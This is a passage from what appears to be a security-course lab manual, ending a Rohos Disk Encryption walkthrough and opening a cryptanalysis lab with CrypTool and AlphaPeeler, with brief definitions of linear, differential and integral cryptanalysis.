
Note: Here, the password is **test@123**.




20. The **Disk is connected** notification appears in the **Rohos Disk Encryption** window. Click **Browse** to explore the disk content.



21. The **Encrypted Disk (R:)** window appears; you can see the **Test.txt** file that was pasted onto the disk earlier, as shown in the screenshot.



22. You can access the disk content and further add, delete, and modify the files. After making the intended changes, click **Disconnect** again in the **Rohos Disk Encryption** window to dismount the disk.



Note: You can also use the Encrypt USB drive option to share sensible information with someone via USB. You can use this application to store the files in an encrypted disk and share the password with that person. The person with whom you want to share the files can access them only after entering the correct password. This way, you can protect the files from being viewed by a third person and thereby safeguard them.

23. This concludes the demonstration of performing disk encryption using Rohos Disk Encryption.
24. You can also use other disk encryption tools such as **FinalCrypt** (<http://www.finalcrypt.org>), **Seqrite Encryption Manager** (<https://www.seqrite.com>), **FileVault** (<https://support.apple.com>), and **Gillsoft Full Disk Encryption** (<http://www.gilisoft.com>) to perform disk encryption.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Cryptanalysis using Various Cryptanalysis Tools

Cryptanalysis is the study of ciphers, cipher text, or cryptosystems with the ability to identify vulnerabilities that allows extraction of plaintext from the ciphertext, even if the cryptographic key or algorithm used to encrypt the plaintext is unknown.

Lab Scenario

Attackers tend to focus on easy to compromise targets. Therefore, in order to attain maximum network security, strong encryption is needed for all the traffic placed onto the transmission media, no matter the type and location: if an attacker wishes to break into an encrypted network, he/she faces decrypting a whole slew of encrypted packets, which is a difficult task. Therefore, the attacker is likely to try and find another target that is easy to compromise or will simply abort the attempt. Using the latest encryption algorithms provides a strong layer of security to an organization.

As a professional ethical hacker or pen tester, you should possess the required knowledge to investigate the security of cryptographic systems. In order to confirm the security of the cryptographic systems, you must implement various cryptography attacks to evade the system's security by exploiting vulnerabilities in codes, ciphers, cryptographic protocols, or key management schemes.

In this lab, you will learn how to compromise cryptographic systems using various cryptanalysis techniques and tools that help in breaching cryptographic security.

Lab Objectives

- Perform cryptanalysis using CrypTool
- Perform cryptanalysis using AlphaPeeler

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 25 Minutes

Overview of Cryptanalysis

Cryptanalysis can be performed using various methods, including the following:

- **Linear Cryptanalysis:** A known plaintext attack that uses a linear approximation to describe the behavior of the block cipher
- **Differential Cryptanalysis:** The examination of differences in an input and how this affects the resultant difference in the output
- **Integral Cryptanalysis:** This attack is useful against block ciphers based on substitution-permutation networks and is an extension of differential cryptanalysis

Lab Tasks

Task 1: Perform Cryptanalysis using CrypTool

CrypTool is a freeware program that enables you to apply and analyze cryptographic mechanisms, and has the typical look and feel of a modern Windows application. CrypTool includes a multitude of state-of-the-art cryptographic functions and allows you to both learn and use cryptography within the same environment. CrypTool is a free, open-source e-learning application used in the implementation and analysis of cryptographic algorithms.

